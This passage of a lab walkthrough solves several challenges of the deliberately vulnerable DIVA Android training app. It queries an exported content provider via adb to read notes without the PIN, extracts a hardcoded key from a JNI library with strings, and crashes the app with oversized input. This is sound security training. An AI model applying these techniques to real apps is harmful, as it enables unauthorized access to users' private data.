    <activity android:label="@string/pnotes" android:name="jakhar.aseem.diva.AccessControl3NotesActivity"/>
    <activity android:label="@string/d13" android:name="jakhar.aseem.diva.InputValidation3Activity"/>
```

jakhar.aseem.diva.provider.notesprovider

and visiting the code



```
android.support
jakhar.aseem.diva
  APICreds2Activity.class
  APICredsActivity.class
  AccessControl1Activity.class
  AccessControl2Activity.class
  AccessControl3Activity.class
  AccessControl3NotesActivity.class
  BuildConfig.class
  DivaJni.class
  Hardcode2Activity.class
  HardcodeActivity.class
  InputValidation2URISchemeActivity.class
  InputValidation3Activity.class
  InsecureDataStorage1Activity.class
  InsecureDataStorage2Activity.class
  InsecureDataStorage3Activity.class
  InsecureDataStorage4Activity.class
  LogActivity.class
  MainActivity.class
  NotesProvider.class
  R.class
  SQLInjectionActivity.class
```

```
Hardcode2Activity.class | AccessControl3Activity.class | NotesProvider.class
AccessControl2Activity.class | APICredsActivity.class | APICreds2Activity.class

public class NotesProvider extends ContentProvider {
    static final String AUTHORITY = "jakhar.aseem.diva.provider.notesprovider";
    static final Uri CONTENT_URI = Uri.parse("content://jakhar.aseem.diva.provider.notesprovider/notes");
    static final String CREATE_TBL_QRY = " CREATE TABLE notes (_id INTEGER PRIMARY KEY AUTOINCREMENT, title TEXT NOT NU
    static final String C_ID = "_id";
    static final String C_NOTE = "note";
    static final String C_TITLE = "title";
    static final String DBNAME = "divanotes.db";
    static final int DBVERSION = 1;
    static final String DROP_TBL_QRY = "DROP TABLE IF EXISTS notes";
    static final int PATH_ID = 2;
    static final int PATH_TABLE = 1;
    static final String TABLE = "notes";
    static final UriMatcher urimatcher = new UriMatcher(-1);
```

This is what we are looking for

now we make a query to the content provider


adb shell
content query --uri content://jakhar.aseem.diva.provider.notesprovider/notes

and we are able to fetch the notes without providing the pin

```
root@kali: ~/Desktop/diva 140x25
-uri content://jakhar.aseem.diva.provider.notesprovider/notes
Row: 0 _id=5, title=Exercise, note=Alternate days running
Row: 1 _id=4, title=Expense, note=Spent too much on home theater
Row: 2 _id=6, title=Weekend, note=b333333333333r
Row: 3 _id=3, title=holiday, note=Either Goa or Amsterdam
Row: 4 _id=2, title=home, note=Buy toys for baby, Order dinner
Row: 5 _id=1, title=office, note=10 Meetings. 5 Calls. Lunch with CEO
root@android:/data/data/jakhar.aseem.diva/lib #
```

12- Hard Coding Issues 2 (java native interface)

JNI is a programming framework that enables the JVM to interact with other libraries from other languages.


11:41
12. Hardcoding Issues - Part 2
Objective: Find out what is hardcoded and where.
Hint: Developers sometimes will hardcode sensitive information for ease.
Enter the vendor key
ACCESS
Trial

we check the source code

```
sses.dex
ource code
android.support
jakhar.aseem.diva
AccessControl1Activity
AccessControl2Activity
AccessControl3Activity
AccessControl3NotesActivi
APICreds2Activity
APICredsActivity
BuildConfig
DivaJni
Hardcode2Activity
HardcodeActivity
InputValidation2URIScheme
InputValidation3Activity
InsecureDataStorage1Activ
InsecureDataStorage2Activ
InsecureDataStorage3Activ
InsecureDataStorage4Activ
LogActivity
MainActivity
NotesProvider
R
```

jakhar.aseem.diva.Hardcode2Activity


```
1  package jakhar.aseem.diva;
2
3  import android.os.Bundle;
4  import android.support.v7.app.AppCompatActivity;
5  import android.view.View;
6  import android.widget.EditText;
7  import android.widget.Toast;
8
9  public class Hardcode2Activity extends AppCompatActivity {
10     private DivaJni djni;
11
12     /* access modifiers changed from: protected */
13     public void onCreate(Bundle savedInstanceState) {
14         super.onCreate(savedInstanceState);
15         setContentView((int) R.layout.activity_hardcode2);
16         this.djni = new DivaJni();
17     }
18
19     public void access(View view) {
20         if (this.djni.access(((EditText) findViewById(R.id.hc2Key)).getText().toString()) != 0) {
21             Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
22         } else {
23             Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
24         }
```

we can find the native code in here

```
root@android:/data/data/jakhar.aseem.diva/lib # ls
libdivajni.so
root@android:/data/data/jakhar.aseem.diva/lib #
```


using command
strings libdivajni.so
we try all the strings until we hit the correct one

```
libdl.so
libdivajni.so
d$0[
olsdfgad;lh
.dotdot
```



13 - Input Validation Issues 3 (DOS)

When input is larger than allocated , we get an error (stack or heap overflow) which can induce unexpected errors



Entering a large text we get the application to crash

using adb logcat

```
D/dalvikvm( 2832): GC_CONCURRENT freed 215K, 4% free 8402K/8711K, paused 0ms+0ms, total 2ms
F/libc    ( 2832): Fatal signal 11 (SIGSEGV) at 0x31313131 (code=1), thread 2832 (khar.aseem.diva)
I/DEBUG   (  180): pid: 2832, tid: 2832, name: khar.aseem.diva  >>> jakhar.aseem.diva <<<
D/Zygote  (  182): Process 2832 terminated by signal (11)
I/ActivityManager(  350): Process jakhar.aseem.diva (pid 2832) has died.
W/InputMethodManagerService(  350): Got RemoteException sending setActive(false) notification to pid 2832 uid 10049
```

we get the root cause of the crash which is memory overflow